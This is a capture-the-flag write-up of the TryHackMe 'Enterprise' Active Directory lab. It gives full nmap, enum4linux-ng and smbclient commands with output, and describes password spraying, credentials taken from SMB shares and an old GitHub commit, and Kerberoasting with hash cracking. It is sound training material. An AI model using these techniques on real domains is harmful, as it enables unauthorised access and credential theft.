Enterprise Writeup (TryHackMe Hard Machine)

You just landed in an internal network. You scan the network and there’s only the Domain Controller…
Overview
Enterprise is a hard Windows / Active Directory machine from TryHackMe. This room showcases couple common misconfigurations and bad practices.
We start with deep enumeration. We discover credentials on SMB share and Github repo. Then we crack password gained by Kerberoasting attack and get RDP access.
Next, we perform post exploitation enumeration and find unquoted service path. We deliver our malicious program and get privileged shell, which we stabilize afterwards by migrating to stable process.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A -p- enterprise.thm -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 07:20 -0400
Warning: 10.112.140.190 giving up on port because retransmission cap hit (2).
Nmap scan report for enterprise.thm (10.112.140.190)
Host is up (0.023s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
80/tcp    open     http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-29 11:21:11Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped
3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: LAB-ENTERPRISE
|   NetBIOS_Domain_Name: LAB-ENTERPRISE
|   NetBIOS_Computer_Name: LAB-DC
|   DNS_Domain_Name: LAB.ENTERPRISE.THM
|   DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|   DNS_Tree_Name: ENTERPRISE.THM
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-29T11:22:07+00:00
|_ssl-date: 2026-03-29T11:22:14+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Not valid before: 2026-03-28T11:18:47
|_Not valid after:  2026-09-27T11:18:47
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7990/tcp  open     http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Log in to continue - Log in with Atlassian account
9389/tcp  open     mc-nmf        .NET Message Framing
15692/tcp filtered unknown
16887/tcp filtered unknown
46959/tcp filtered unknown
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open     msrpc         Microsoft Windows RPC
49665/tcp open     msrpc         Microsoft Windows RPC
49666/tcp open     msrpc         Microsoft Windows RPC
49669/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open     msrpc         Microsoft Windows RPC
49671/tcp open     msrpc         Microsoft Windows RPC
49673/tcp open     msrpc         Microsoft Windows RPC
49677/tcp open     msrpc         Microsoft Windows RPC
49700/tcp open     msrpc         Microsoft Windows RPC
49704/tcp open     msrpc         Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 1803 (93%), Microsoft Windows 10 1903 (92%), Windows Server 2019 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows 10 (92%), Microsoft Windows 10 1709 - 21H2 (92%), Microsoft Windows 10 21H1 (92%), Microsoft Windows Server 2012 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-29T11:22:10
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   19.20 ms 192.168.128.1
2   ...
3   20.45 ms enterprise.thm (10.112.140.190)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.36 seconds
The Nmap scan showed numerous open ports. Common AD services were active like SMB, LDAP, RPC, RDP, WinRM etc. Kerberos on port 88 suggests that this is Domain Controller. There were also IIS web servers on ports 80 and 7990. Don’t forget to add “enterprise.thm” domain to your “/etc/hosts” file.
Domain enumeration

To automate broad domain enumeration, I like to use Enum4Linux-ng.
enum4linux-ng -A enterprise.thm -u 'guest' -p ''It finds lots of stuff, like domain information, SMB shares, domain users and groups. Particularly interesting is the domain info. Don’t forget to add DNS domain and FQDN to your “/etc/hosts” file.
Web servers enumeration

I looked at the web servers. The main website on port 80 just displayed a simple message. Source code and traffic analysis didn’t help here.
The second website on port 7990 hosted Atlassian software. But we can’t get past the login page for now. Notice the message, to Enterprise-THM employees, they are moving to Github.
 |
| notice the message; Enterprise-THM is moving to Github |
Atlassian is a leading Australian-American software company providing collaboration, development, and work management tools like Jira, Confluence, and Trello. (Gemini)
SMB enumeration
Next, I moved to SMB. We only have guest account access for now, but we can still read couple shares.

I started with “Docs” share. There I found 2 interesting files.
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\enterprise.thm\\docs -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Mar 14 22:47:35 2021
  ..                                  D        0  Sun Mar 14 22:47:35 2021
  RSA-Secured-Credentials.xlsx        A    15360  Sun Mar 14 22:46:54 2021
  RSA-Secured-Document-PII.docx       A    18432  Sun Mar 14 22:45:24 2021

                15587583 blocks of size 4096. 9931016 blocks available
smb: \> get RSA-Secured-Credentials.xlsx
getting file \RSA-Secured-Credentials.xlsx of size 15360 as RSA-Secured-Credentials.xlsx (166.7 KiloBytes/sec) (average 166.7 KiloBytes/sec)
smb: \> get RSA-Secured-Document-PII.docx
getting file \RSA-Secured-Document-PII.docx of size 18432 as RSA-Secured-Document-PII.docx (204.5 KiloBytes/sec) (average 185.4 KiloBytes/sec)
smb: \>
I downloaded and moved the files to my Windows machine for inspection, but they were protected by a password. As the name implies, RSA secured documents.
Next, I looked at “Users” share. This share had mounted home directories of local users, but our access is denied to most of them.
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\enterprise.thm\\Users -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Thu Mar 11 21:11:49 2021
  ..                                 DR        0  Thu Mar 11 21:11:49 2021
  Administrator                       D        0  Thu Mar 11 16:55:48 2021
  All Users                       DHSrn        0  Sat Sep 15 03:28:48 2018
  atlbitbucket                        D        0  Thu Mar 11 17:53:06 2021
  bitbucket                           D        0  Thu Mar 11 21:11:51 2021
  Default                           DHR        0  Thu Mar 11 19:18:03 2021
  Default User                    DHSrn        0  Sat Sep 15 03:28:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  LAB-ADMIN                           D        0  Thu Mar 11 19:28:14 2021
  Public                             DR        0  Thu Mar 11 16:27:02 2021

                15587583 blocks of size 4096. 9899729 blocks available
smb: \>
But we can access “LAB-ADMIN” directory. I scrutinized this home directory, even looked into AppData for saved credentials. Eventually, we can find “Consolehost_hisory.txt” file containing Powershell history.
smb: \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\> dir
  .                                   D        0  Thu Mar 11 23:00:39 2021
  ..                                  D        0  Thu Mar 11 23:00:39 2021
  Consolehost_hisory.txt              A      424  Thu Mar 11 22:51:46 2021

                15587583 blocks of size 4096. 9932752 blocks available
smb: \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\> get Consolehost_hisory.txt
getting file \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\Consolehost_hisory.txt of size 424 as Consolehost_hisory.txt (4.9 KiloBytes/sec) (average 2.6 KiloBytes/sec)
smb: \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\>
There were couple commands inside. One of them contained something resembling a pair of credentials for user “replication”.

Testing discovered password
To test the password, we need to get user list from the domain. There are 2 ways to get list of users and groups, either query LDAP or do RID bruteforce. I got it with “lookupsid.py” script via RID bruteforce. Querying LDAP returned an error to me.

And we can use Kerbrute to do password spraying via Kerberos protocol. But no match was found.

Discovering credentials on Enterprise’s Github
We seemingly hit a dead end. I tried to use the password for the 2 encrypted documents we found but no luck there neither. If you ever get stuck, especially on hard machines, go back and re-enumerate everything to make sure that you have not missed anything.

Going back to the web servers, we can notice that there is this inconspicuous message that Enterprise is moving to Github. I did quick Google search to see if the Github actually exists, and it does!

There is one member, Nik, which we know from previous domain users enumeration.
Nik has uploaded “SystemInfo.ps1” script.

There is commit history with couple changes. Looking at older commit, we can find the initial script, with the credentials included. Plus there is a funny comment.
 |
| credentials found in older commit |
We can test the creds with NetExec. And we successfully compromised Nik’s domain account.

Kerberoasting attack, cracking password for user “bitbucket” & getting user flag
New opportunities open with new credentials. I checked stuff like SMB shares and authenticated on various services. But we also shouldn’t forget attacks like AS-REP roasting and Kerberoasting. Using Impacket, we can perform these attacks, where Kerberoasting gives us hash of “bitbucket” user.
 |
| AS-REP roasting and Kerberoasting attacks |
We can try cracking it with Hashcat. And the crack is successful!

We have now compromised “bitbucket” user.

I immediately checked the “Users” share because I remembered that there is mounted this user’s home directory. And we can access it now.
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\enterprise.thm\\Users -U bitbucket
Password for [WORKGROUP\bitbucket]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Thu Mar 11 21:11:49 2021
  ..                                 DR        0  Thu Mar 11 21:11:49 2021
  Administrator                       D        0  Thu Mar 11 16:55:48 2021
  All Users                       DHSrn        0  Sat Sep 15 03:28:48 2018
  atlbitbucket                        D        0  Thu Mar 11 17:53:06 2021
  bitbucket                           D        0  Thu Mar 11 21:11:51 2021
  Default                           DHR        0  Thu Mar 11 19:18:03 2021
  Default User                    DHSrn        0  Sat Sep 15 03:28:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  LAB-ADMIN                           D        0  Thu Mar 11 19:28:14 2021
  Public                             DR        0  Thu Mar 11 16:27:02 2021

                15587583 blocks of size 4096. 9926051 blocks available
smb: \> cd bitbucket\
smb: \bitbucket\> dir
  .                                   D        0  Thu Mar 11 21:11:51 2021
  ..                                  D        0  Thu Mar 11 21:11:51 2021
  3D Objects                         DR        0  Thu Mar 11 21:11:51 2021
  AppData                            DH        0  Thu Mar 11 21:11:49 2021
  Application Data                DHSrn        0  Thu Mar 11 21:11:49 2021
  Contacts                           DR        0  Thu Mar 11 21:11:51 2021
  Cookies                         DHSrn        0  Thu Mar 11 21:11:49 2021
  Desktop                            DR        0  Sun Mar 14 22:49:48 2021
  Documents                          DR        0  Thu Mar 11 21:11:51 2021
  Downloads                          DR        0  Thu Mar 11 21:11:51 2021
  Favorites                          DR        0  Thu Mar 11 21:11:51 2021
  Links                              DR        0  Thu Mar 11 21:11:51 2021
  Local Settings                  DHSrn        0  Thu Mar 11 21:11:49 2021
  Music                              DR        0  Thu Mar 11 21:11:51 2021
  My Documents                    DHSrn        0  Thu Mar 11 21:11:49 2021
  NetHood                         DHSrn        0  Thu Mar 11 21:11:49 2021
  NTUSER.DAT                        AHn   786432  Thu Apr  2 12:33:14 2026
  ntuser.dat.LOG1                   AHS        0  Thu Mar 11 21:11:49 2021
  ntuser.dat.LOG2                   AHS   209920  Thu Mar 11 21:11:49 2021
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf    AHS    65536  Thu Mar 11 21:15:15 2021
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Thu Mar 11 21:11:49 2021
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Thu Mar 11 21:11:49 2021
  ntuser.ini                         HS       20  Thu Mar 11 21:11:49 2021
  Pictures                           DR        0  Thu Mar 11 21:11:51 2021
  PrintHood                       DHSrn        0  Thu Mar 11 21:11:49 2021
  Recent                          DHSrn        0  Thu Mar 11 21:11:49 2021
  Saved Games                        DR        0  Thu Mar 11 21:11:51 2021
  Searches                           DR        0  Thu Mar 11 21:11:51 2021
  SendTo                          DHSrn        0  Thu Mar 11 21:11:49 2021
  Start Menu                      DHSrn        0  Thu Mar 11 21:11:49 2021
  Templates                       DHSrn        0  Thu Mar 11 21:11:49 2021
  Videos                             DR        0  Thu Mar 11 21:11:51 2021

                15587583 blocks of size 4096. 9926035 blocks available
smb: \bitbucket\>
We can find the user flag on Bitbucket’s desktop.
smb: \bitbucket\> cd Desktop
smb: \bitbucket\Desktop\> dir
  .                                  DR        0  Sun Mar 14 22:49:48 2021
  ..                                 DR        0  Sun Mar 14 22:49:48 2021
  desktop.ini                       AHS      282  Thu Mar 11 21:11:51 2021
  user.txt                            A       37  Sun Mar 14 22:49:51 2021

                15587583 blocks of size 4096. 9926035 blocks available
smb: \bitbucket\Desktop\> get user.txt
getting file \bitbucket\Desktop\user.txt of size 37 as user.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \bitbucket\Desktop\>
Getting RDP access
